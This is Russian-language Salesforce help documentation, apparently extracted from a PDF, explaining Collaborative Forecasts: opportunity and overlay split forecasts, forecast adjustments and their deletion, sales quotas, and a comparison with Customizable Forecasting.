
Прогноз по настраиваемому полю с долями возможности

Доли возможности, используемые для настраиваемого поля, сводятся посредством прогноза по настраиваемому полю. Например, торговый представитель Анна несет ответственность за возможность, содержащую настраиваемую долю для поля «Стоимость годового контракта», которая предназначается специалисту по продажам, несущему ответственность за увеличение общей стоимости годового контракта для компании. В данном случае доля размером 25%, принадлежащая специалисту по продажам, сводится в его прогнозе «Стоимость годового контракта».



- Анна несет ответственность за такую возможность (1).
- Возможность содержит настраиваемое поле валюты «Стоимость годового контракта» (2).
- Специалист по продажам получает долю размером 25% для поля «Стоимость годового контракта» (3).

Менеджер специалиста по продажам может просматривать прогноз «Стоимость годового контракта», содержащий сделку с участием данного специалиста, а также все другие возможности, обрабатываемые его рабочей группой. Данный менеджер может просматривать сведения о том, что специалисту по продажам предоставляется кредит размером 25% для всех его возможностей, которые способствуют общему доходу размером 1 026 000 рублей согласно прогнозу категории «Благоприятный прогноз». Менеджер специалиста по продажам, считающий, что сделка должна быть закрыта по более высокой стоимости, может скорректировать стоимость данного прогноза в сторону повышения. Менеджер торгового представителя может просматривать его долю размером 75% в прогнозе торгового представителя.



- В этой области отображается прогноз «Стоимость годового контракта», составленный для специалиста по продажам (1).
- В этой области отображается доля размером 25%, принадлежащая специалисту по продажам, в возможности «Acme - Premium Support» торгового представителя (2).

Прогнозы на основе стандартного поля «Ожидаемый доход»

Рекомендуем использовать стандартное поле «Ожидаемый доход» для возможностей, чей доход не соответствует значению, указанному в поле «Стоимость». При использовании поля «Ожидаемый доход» администратор может настроить прогноз для него. Прогноз «Ожидаемый доход» отображается в раскрывающемся списке аналогично прогнозу по настраиваемому полю.

Прогнозы по долям наложения

Функция «Совместные прогнозы» позволяет отслеживать доход от участников группы сбыта, помогающих закрывать возможности, но не несущих за них ответственность.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition** и **Developer Edition**.

Пользователь, являющийся менеджером по продажам, может уже использовать доли дохода для кредитования участников рабочей группы, несущих прямую ответственность за возможности. Чтобы упростить порядок назначения кредита для возможностей, рекомендуем использовать доли наложения, позволяющие пользователям и другим участникам рабочих групп распределять кредит на перекрывающие продажи для обработки возможностей. Сумма долей наложения может составлять любой процент от стоимости возможности, иногда превышая 100%. Например, группа сбыта может содержать специалистов по продажам, специалистов по продуктам или партнеров, помогающих закрывать сделки, но не несущих за них ответственность.


Прогнозы по наложениям позволяют пользователям предварительно оценивать доход от долей наложения. Стоимости прогнозов сводятся посредством иерархии ролей на основе поля возможности «Стоимость» и процента доли участника рабочей группы наложения.

Данный пример охватывает возможность, принадлежащую торговому представителю, которая содержит долю наложения для специалиста по продажам, работающего совместно с торговым представителем над закрытием сделки. Поле возможности «Стоимость» будет сводиться в прогнозе по доходу для возможностей торгового представителя.



- Торговый представитель несет ответственность за данную возможность (1).
- Специалист по продажам получает долю размером 50% (2).

Менеджер специалиста по продажам также может просматривать прогноз по наложениям, содержащий сделку с участием данного специалиста, а также все другие возможности, обрабатываемые его рабочей группой. Данный менеджер может просматривать сведения о том, что специалисту по продажам предоставляется кредит размером 50% для данной сделки, которая способствует общему доходу размером $948 000 согласно прогнозу категории «Благоприятный прогноз». Менеджер специалиста по продажам, считающий, что сделка должна быть закрыта по более высокой стоимости, может скорректировать стоимость данного благоприятного прогноза.



- Меню «Тип прогноза» в приложении in Salesforce Classic, отображающее прогноз по долям наложения (1)
- Доля размером 50%, назначенная специалисту по продажам (2)
- Вклад специалиста по продажам, равный 198 000 долл. США, за 4 квартал 2013 г., в категории «Благоприятный прогноз» (3)
- Общая стоимость прогноза за 4 квартал 2013 г. категории «Благоприятный прогноз» (4)

Поправки прогнозов

Пользователи продукта «Совместные прогнозы», ожидающие различий между текущим прогнозом и фактическими будущими результатами, могут изменять стоимости сводок прогнозов.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Корректировка прогнозов в функции «Совместные прогнозы»

Внесение поправок в стоимости прогнозов из категорий «Обязательство» и «Благоприятный прогноз», а также изменение и удаление поправок при необходимости.

Корректировка прогнозов

Чтобы добавить поправку в стоимость прогноза, принадлежащего категории «Благоприятный прогноз» или «Обязательство» в продукте «Совместные прогнозы», щелкните соответствующую ячейку таблицы прогнозов и введите новую стоимость.

Просмотр и редактирование поправок прогнозов

Просмотр поправок прогнозов в функции «Совместные прогнозы», включая автора поправки, уточненные стоимости и исходную общую сводку (стоимость прогноза до внесения поправок). Редактирование внесенных вами поправок при необходимости.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Удаление поправок в функции «Совместные прогнозы»

Поправки могут быть удалены при изменении некоторых параметров прогнозов и настраиваемого финансового года. Данные, на основе которых составлены прогнозы, не изменяются.

СМ. ТАКЖЕ:

Функции продаж: отличия в приложении Lightning Experience

Корректировка прогнозов в функции «Совместные прогнозы»

Внесение поправок в стоимости прогнозов из категорий «Обязательство» и «Благоприятный прогноз», а также изменение и удаление поправок при необходимости.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Корректировка прогнозов может выполняться только при включении поправок. Администратор системы Salesforce может разрешить менеджерам корректировать прогнозы подчиненных, а всем пользователям функции «Совместные прогнозы» — корректировать собственные прогнозы, либо и то и другое.

Поправка содержит оценку менеджера прогнозов или торгового представителя относительно итоговой стоимости, которая должна быть получена от прогнозируемых возможностей при закрытии периода прогноза. Некоторым менеджерам прогнозов может потребоваться внести поправки в свой прогноз или прогноз своего подчиненного. Допустим, им известно, что некоторые сотрудники склонны составлять слишком оптимистичные, слишком пессимистичные или даже слишком консервативные прогнозы при назначении сумм возможностям. При недооценке или переоценке сумм торговые представители могут также корректировать собственные прогнозы. Менеджеры прогнозов могут корректировать прогнозы, содержащие только общие стоимости возможностей, а также прогнозы, скорректированные другими участниками группы, работающей с потенциальными клиентами. Поправки позволяют только добавлять уточненные сведения, тогда как базовая стоимость общей сводки не подлежит изменению. При наличии нескольких включенных типов прогнозов каждый тип сохраняет отдельные поправки.

Менеджеры прогнозов могут корректировать собственные прогнозы и прогнозы непосредственных подчиненных, принадлежащие категориям «Обязательство» и «Благоприятный прогноз». Они могут просматривать поправки, внесенные их подчиненными на всех нижестоящих уровнях иерархии прогнозов. Поправки, внесенные в прогнозы их подчиненных, отражаются на собственных прогнозах. При внесении поправок пользователи могут добавлять примечания. Такие примечания не отображаются в отчетах.

Предположим, менеджер по продажам корректирует прогноз торгового представителя, меняя 2 000 рублей на 1 500 рублей. Значение «1 500 рублей», а также значок, указывающий на наличие поправки, видит вице-президент, который также является менеджером прогнозов. При необходимости он может восстановить исходную стоимость.

На страницах прогнозов, принадлежащих менеджерам прогнозов, отображаются все их стоимости и связанные сведения о возможностях. При просмотре страницы прогнозов подчиненного сотрудника менеджерам отображаются итоговые данные, доступные этому сотруднику. Поправки, внесенные менеджером в стоимости подчиненных на странице собственного прогноза, не отображаются на страницах прогнозов подчиненных. Однако менеджерам доступны прогнозы подчиненных и поправки, внесенные этими подчиненными в собственные стоимости или стоимости их собственных подчиненных. Например, вы вице-президент отдела продаж. На вашей собственной странице прогнозов вы видите благоприятный прогноз на июль, составляющий 1 250 рублей (в том числе поправку на 50 рублей, которую вы внесли

самостоятельно) для одного из ваших подчиненных первого уровня, менеджера по продажам. Однако при просмотре страницы прогнозов этого менеджера стоимость прогноза составляет 1 200 рублей, так как она не включает поправку, внесенную руководителем отдела. Если стоимость прогноза корректируется менеджером и подчиненным, то иерархия прогнозов применяет только поправку менеджера.

При наличии нескольких включенных типов прогнозов каждый тип сохраняет отдельные поправки. Например, если активированы прогнозы по доходу и количеству для потенциальных клиентов, настройте стоимости прогнозов в каждом таком прогнозе. Тем не менее, поправки, внесенные в прогноз по доходу для возможностей, не отображаются в другом типе прогноза в качестве поправок. Поэтому при внесении поправки в сумму, соответствующую уровню прогноза коммерческой возможности, со 100 000 рублей до 90 000 рублей и последующем переключении к представлению прогноза вы не увидите эквивалентное значение поправки в прогнозе уровня коммерческой возможности. Поправка (90 000 рублей) отображается только при восстановлении прогноза по доходу для возможностей. В случае использования прогнозов по группам продуктов пользователи не могут корректировать стоимости собственных прогнозов по группам продуктов.

При перемещении коммерческой возможности из категории прогнозируемой в другую, например в Ожидаемые продажи в Благоприятный прогноз, ненастроенные суммы выручки изменяются для каждой статьи подсчета. Однако стоимость прогнозов с поправками не изменяется в таблице статей подсчета на странице прогнозов. Рекомендуется обновить или удалить поправки для каждой статьи расчета прогноза, чтобы учесть изменения в стадии коммерческих возможностей.

Прим.: Подчиненные пользователя, просматривающего страницу прогнозов, могут корректировать стоимости прогнозов или редактировать связанные возможности. Кроме того, пользователь может корректировать прогнозы одного из своих подчиненных на собственной странице. В результате выполнения всех этих действий могут быть изменены стоимости прогнозов. Чтобы просмотреть последние стоимости прогнозов, нажмите кнопку **«Обновить»**.

Таблица ниже содержит сведения о том, кто может просматривать и корректировать прогнозы текущего пользователя.

Пользователь	Просмотр прогнозов	Корректировка прогнозов
Менеджер менеджера текущего пользователя	Да	Нет
Менеджер пользователя	Да	Да. Менеджер вносит поправки для сумм на странице собственных прогнозов.
Текущий пользователь	Да	Да, если включено администратором. Текущий пользователь может корректировать только итоги прогнозов.
Прямой подчиненный текущего пользователя	Нет	Нет
Ваш подчиненный, не являющийся прямым подчиненным	Нет	Нет

Таблица ниже содержит сведения о том, чьи прогнозы может просматривать и корректировать текущий пользователь.

Пользователь	Просмотр прогнозов	Корректировка прогнозов
Менеджер менеджера текущего пользователя	Нет	Нет

Пользователь	Просмотр прогнозов	Корректировка прогнозов
Менеджер пользователя	Нет	Нет
Текущий пользователь	Да	Да, если включено администратором <0>Salesforce<1>.
Прямой подчиненный текущего пользователя	Да. Тем не менее, при выборе прогноза прямого подчиненного пользователь видит только те сведения, которые доступны его подчиненному, а собственные поправки не отображаются.	Да. Текущий пользователь вносит данные поправки на странице собственных прогнозов.
Ваш подчиненный, не являющийся прямым подчиненным	Да. Пользователю отображаются только те сведения, которые доступны его подчиненному.	Нет. Прямые подчиненные могут корректировать только прогнозы собственных прямых подчиненных.

Если в прогнозе содержится поправка:

- в Lightning Experience вы увидите значок напротив стоимости прогноза.
- В Salesforce Classic вы увидите эти значки напротив стоимости прогноза.

Значок в Salesforce Classic	Определение
	Корректировка стоимости прогноза выполнена текущим пользователем. Данный индикатор отображается только на странице собственных прогнозов.
	Корректировка прогноза выполнена одним из подчиненных сотрудников. Данный значок отображается на собственной странице прогнозов, а также на страницах прогнозов подчиненных сотрудников.
	Корректировка прогноза выполнена текущим пользователем и как минимум одним подчиненным сотрудником. Данный значок отображается только на собственной странице прогнозов, потому что при просмотре страницы подчиненного сотрудника отображаются только доступные ему сведения.

Значок в Salesforce Classic	Определение
	Сохранение поправки.
	Отмена внесенной поправки и восстановление предыдущего значения прогноза. Чтобы определить наличие поправки в предыдущем значении, наведите указатель мыши на кнопку.
	Поправка содержит примечание.
удаление	Удаление поправки и восстановление предыдущего значения, которое может содержать поправку другого пользователя.

СМ. ТАКЖЕ:

- Корректировка прогнозов
- Просмотр и редактирование поправок прогнозов
- Удаление поправок в функции «Совместные прогнозы»
- Переключение между типами прогнозов
- Рекомендации по обновлению прогнозов

Корректировка прогнозов

Чтобы добавить поправку в стоимость прогноза, принадлежащего категории «Благоприятный прогноз» или «Обязательство» в продукте «Совместные прогнозы», щелкните соответствующую ячейку таблицы прогнозов и введите новую стоимость.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Корректировка прогнозов может выполняться только при включении поправок. Администратор системы Salesforce может разрешить менеджерам корректировать прогнозы подчиненных, а всем пользователям функции «Совместные прогнозы» — корректировать собственные прогнозы, либо и то и другое.

Если используются прогнозы для групп продуктов, рекомендуем корректировать итоговые данные для отдельной группы продуктов подчиненного, но не итоговые данные для всех групп продуктов.

1. Чтобы добавить поправку в нужный прогноз, наведите указатель мыши на соответствующую ячейку и щелкните значок .
2. Введите корректировку.
3. Чтобы вставить информацию о причине поправки, добавьте примечание (максимум 140 символов).
4. Сохраните внесенные изменения. В ячейке будет отображаться значок, указывающий на корректировку прогноза. Поправка отображается в итоговых строках для периода.

СМ. ТАКЖЕ:

- Корректировка прогнозов в функции «Совместные прогнозы»
- Просмотр и редактирование поправок прогнозов
- Удаление поправок в функции «Совместные прогнозы»
- Переключение между типами прогнозов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования прогнозов:

- «Разрешить прогнозирование»

Для корректировки прогнозов:

- «Переопределение прогнозов»

Просмотр и редактирование поправок прогнозов

Просмотр поправок прогнозов в функции «Совместные прогнозы», включая автора поправки, уточненные стоимости и исходную общую сводку (стоимость прогноза до внесения поправок). Редактирование внесенных вами поправок при необходимости.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

1. Найдите скорректированные прогнозы, которые хотите просмотреть или редактировать. (Напротив стоимости уточненного прогноза отображается соответствующий индикатор.)
2. Чтобы просмотреть сведения о корректировках, выполните одно из указанных ниже действий.
   - Если вы используете Lightning Experience, щелкните .
   - Если вы используете Salesforce Classic, наведите курсор на ячейку прогнозов.
3. Щелкните для редактирования или удаления сделанных вами поправок.

СМ. ТАКЖЕ:

Корректировка прогнозов в функции «Совместные прогнозы»

Корректировка прогнозов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования прогнозов:

- Разрешить прогнозирование

Для корректировки прогнозов:

- Переопределение прогнозов

Удаление поправок в функции «Совместные прогнозы»

Поправки могут быть удалены при изменении некоторых параметров прогнозов и настраиваемого финансового года. Данные, на основе которых составлены прогнозы, не изменяются.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Поправки удаляются, если администратор <0>Salesforce<1> выполняет следующие действия.

- Отключение функции «Совместные прогнозы».
- Отключение поправок менеджера. Удалению подлежат только поправки, внесенные менеджерами прогнозов в прогнозы своих подчиненных.
- Отключение поправок ответственного. Удалению подлежат только поправки, внесенные пользователями прогнозов в собственные прогнозы.
- Изменение периода прогноза со значения «Ежеквартально» на значение «Ежемесячно», или наоборот.
- Отключение типа прогноза. При этом удаляются только поправки для данного типа прогноза.
- Изменение начального месяца финансового года при выборе периода прогноза «Ежеквартально». Удаляются планы продаж и поправки.
- Удаление группы продуктов. Удаляются планы продаж и поправки для удаленной группы продуктов.
- Изменение накопительных сводок прогнозов на индивидуальные сводки категорий прогнозов, или наоборот.
- Первое создание настраиваемого финансового года. Все поправки и планы продаж для последующего и стандартного финансового года удаляются.
- Удаление настраиваемого финансового периода или квартала. Поправки для прогноза и планы продаж на этот период также удаляются.

Поправки также удаляются при выполнении любого из нижеперечисленных условий.

- Пользователь лишается полномочий менеджера прогнозов. Удалению подлежат только поправки, внесенные в стоимости прогнозов подчиненных.
- Пользователь лишается роли менеджера прогнозов в иерархии прогнозов. Удалению подлежат только поправки, внесенные в стоимости прогнозов подчиненных.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

СМ. ТАКЖЕ:

Корректировка прогнозов в функции «Совместные прогнозы»

Корректировка прогнозов

Планы продаж в функции «Совместные прогнозы»

План продаж — это показатель, назначаемый участнику группы сбыта ежемесячно или ежеквартально. План продаж менеджера включает показатели, которые должны быть достигнуты менеджером и его рабочей группой. Сведение планов продаж выполняется пользователями и менеджерами вручную и позволяет использовать данные о доходе или количестве. При наличии нескольких включенных типов прогнозов каждый тип сохраняет свои сведения плана продаж.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Если поддержка планов продаж включена, данные плана отображаются в этих областях страницы прогноза.

- Столбец, содержащий стоимости плана продаж для определенного периода. Если прогноз содержит группы продуктов, то данный столбец отображает планы продаж для каждой группы продуктов.
- Строка, содержащая полученные стоимости (в процентах) для определенного периода в определенной сводке прогноза.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Доступно в версиях: **Professional Edition** с полномочием «API включен».

Рекомендации по работе с планами продаж в функции «Совместные прогнозы»

Прежде чем составлять прогнозы планов продаж, следует ознакомиться с рекомендациями, приведенными ниже.

Отображение и сокрытие данных плана продаж для продукта «Совместные прогнозы»

Отображение и сокрытие плана продаж позволяет оформить страницу прогнозов в соответствии с требованиями.

СМ. ТАКЖЕ:

Функции продаж: отличия в приложении Lightning Experience

Рекомендации по работе с планами продаж в функции «Совместные прогнозы»

Прежде чем составлять прогнозы планов продаж, следует ознакомиться с рекомендациями, приведенными ниже.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

- В Lightning Experience недоступен просмотр сведений о выполнении плана продаж.
- Прогнозы по группе продуктов не позволяют менеджерам по продажам просматривать собственные планы продаж и выполнение плана продаж для отдельных групп продуктов. Сводная таблица отображает только общий план продаж. Например, трем торговым представителям назначается общий план продаж стоимостью 75 000 рублей, а их менеджеру прогнозов — индивидуальный план продаж стоимостью 30 000 рублей. В этом случае план продаж менеджера составляет 105 000 рублей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Доступно в версиях: **Professional Edition** с полномочием «API включен».

- Менеджер может редактировать только планы продаж прямых подчиненных (требуется полномочие «Управление планами продаж»).

СМ. ТАКЖЕ:

Понятия функции «Совместные прогнозы»

Отображение и сокрытие данных плана продаж для продукта «Совместные прогнозы»

Включение планов продаж в функции «Совместные прогнозы»

Отображение и сокрытие данных плана продаж для продукта «Совместные прогнозы»

Отображение и сокрытие плана продаж позволяет оформить страницу прогнозов в соответствии с требованиями.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

1. Выполните одно из указанных ниже действий.
   a. Если вы используете Lightning Experience, щелкните значок шестеренки в верхнем правом углу страницы прогнозов.
   b. В приложении Salesforce Classic нажмите кнопку **«Параметры отображения»**.
2. Чтобы просмотреть стоимость плана продаж для каждого периода, установите флажок **«Показать столбец "План продаж"»**.
3. Чтобы просмотреть выполнение плана продаж для определенной сводки за выбранный период (только Salesforce Classic), установите флажок **«Показать выполнение плана продаж (%)»**. Процент, отображаемый под каждой стоимостью прогноза, определяет пропорциональное соотношение плана продаж пользователя, представленного стоимостью.

В зависимости от используемого типа прогноза, отображаемые сведения о плане продаж могут опираться на доход или количество. При наличии нескольких включенных типов прогнозов каждый тип сохраняет отдельные сведения о планах продаж. Отмените выбор этих параметров, чтобы скрыть сведения о плане продаж.

СМ. ТАКЖЕ:

Рекомендации по работе с планами продаж в функции «Совместные прогнозы»

Включение планов продаж в функции «Совместные прогнозы»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Доступно в версиях: **Professional Edition** с полномочием «API включен».

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования планов продаж:

- «Разрешить прогнозирование»

  И

  «Управление планами продаж»

Прогнозирование и планирование циклов продаж посредством прогнозов. Вопросы и ответы

Прогнозы. Вопросы и ответы

- Чем отличаются версии прогнозирования?
- Просмотр и обновление соотнесений возможность-этап-к-прогноз-категория

СМ. ТАКЖЕ:

Функции продаж: отличия в приложении Lightning Experience

Понятия функции «Совместные прогнозы»

ВЕРСИИ

Совместные прогнозы<0> доступны в: Salesforce Classic и Lightning Experience

Настраиваемые прогнозы доступны в: Salesforce Classic

Функция управления территориями доступна в версиях: Salesforce Classic

Чем отличаются версии прогнозирования?

Продукт «Совместные прогнозы» поддерживает многие функции продукта «Настраиваемое прогнозирование».

Смотрите, какие функции доступны в каждой версии функции «Прогнозирование». Если вы переходите на продукт «Совместные прогнозы», см. раздел Рекомендации по переходу от настраиваемого прогнозирования к совместным прогнозам на странице 2029.

ВЕРСИИ

Совместные прогнозы<0> доступны в: Salesforce Classic и Lightning Experience

Настраиваемые прогнозы доступны в: Salesforce Classic

Функция управления территориями доступна в версиях: Salesforce Classic

Функция	Настраиваемое прогнозирование	Совместные прогнозы
API-доступ	✔	✔
Автоматические сведения	✔	✔
Чат в режиме реального времени		✔
Настраиваемые финансовые года	✔	✔
Прогнозы по настраиваемому полю валюты возможности		✔ (Недоступно в версии Professional Edition)
Настройка стандартной валюты прогноза		✔
Индивидуальный выбор диапазона прогноза: контролируется пользователем	✔	✔

Функция	Настраиваемое прогнозирование	Совместные прогнозы
Соотнесение категорий прогноза с этапами возможностей	✔	✔
Ежемесячные прогнозы	✔	✔
Мультивалютная поддержка	✔	✔
Поправки на уровне возможности	✔	Возможность использования настраиваемого поля валюты возможности для сохранения стоимостей с поправками и прогноза по настраиваемому полю для отслеживания сводки данного поля.
Сортировка и фильтрация списка возможностей		✔
Прогнозы по долям возможности		✔ (Недоступно в версии Professional Edition)
Этап возможности	✔	✔
Прогнозы по долям наложения		✔ (Недоступно в версии Professional Edition)
Переопределение (корректировка) прогнозов	✔	✔
Переопределение (корректировка) примечаний	✔	✔
Возможности партнера в прогнозах	✔	✔ (Недоступно в версии Professional Edition)
Прогнозы по группе продуктов	✔	✔
Прогнозы по расписанию продуктов	✔	
